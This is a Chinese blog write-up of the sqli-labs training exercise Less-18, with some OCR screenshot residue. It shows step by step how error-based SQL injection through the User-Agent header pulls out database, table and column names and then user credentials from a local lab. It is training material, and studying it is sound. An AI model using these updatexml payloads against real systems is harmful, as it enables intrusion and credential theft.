Sqlilab Less18-22 WriteUp

原创

jhzzzz 于 2020-11-24 16:21:08 发布 142 收藏 1
分类专栏： sqlilab

本文链接：https://blog.csdn.net/jhzzzz/article/details/109848495

版权

sqlilab 专栏收录该内容

4 篇文章 0 订阅

订阅专栏


文章目录

http字段注入

使用burp拦截post请求，修改字段内容后，放包

User-Agent注入


1.正常登录页面：



Your IP ADDRESS is: 127.0.0.1
Your User Agent is: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0

SUCCESSFULLY LOGGED IN


2.拦截登录请求：


Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
http://127.0.0.1:80 请求
放包 废包 拦截请求 行动
Raw 参数 头 Hex
https://blog.csdn.net/jhzzzz

```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

修改User-Agent内容为aaa，放包，页面改变：



Your IP ADDRESS is: 127.0.0.1


Your User Agent is: aaa

3.通过修改User-Agent进行报错注入：

源代码：


```
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)
";
```

找到注入点：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,1)#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```




Your IP ADDRESS is: 127.0.0.1
Your User Agent is: 1',1,1)#

SUCCESSFULLY LOGGED IN


https://blog.csdn.net/jhzzzz

```
1',1,1)#
```

获取数据库名：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,updatexml(1,concat(0x7e,(select database()),0x7e),1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1
a
uname=admin&passwd=admin&submit=Submit
```




Your IP ADDRESS is: 127.0.0.1
Your User Agent is: 1',1,updatexml(1,concat(0x7e,(select database()),0x7e),1))#
XPATH syntax error: '~security~'

SUCCESSFULLY LOGGED IN

https://blog.csdn.net/jhzzzz


```
1',1,updatexml(1,concat(0x7e,(select database()),0x7e),1))#
```

获取表名：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```




Your IP ADDRESS is: 127.0.0.1
Your User Agent is: 1',1,updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
XPATH syntax error: '~emails,referers,uagents,users~'

SUCCESSFULLY LOGGED IN

https://blog.csdn.net/jhzzzz

```
1',1,updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
```

获取users表下的字段名：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and
table_name='users'),0x7e),1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```


Your IP ADDRESS is: 127.0.0.1

Your User Agent is: 1',1,updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1))#

XPATH syntax error: '~id,username,password~'

```
1',1,updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1))#
```

获取users表内容：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```


Your IP ADDRESS is: 127.0.0.1

Your User Agent is: 1',1,updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#

XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'

```
1',1,updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#
```

获取users表后面的内容：



```
POST /sqlilab/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:1',1,updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/sqlilab/Less-18/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Your IP ADDRESS is: 127.0.0.1

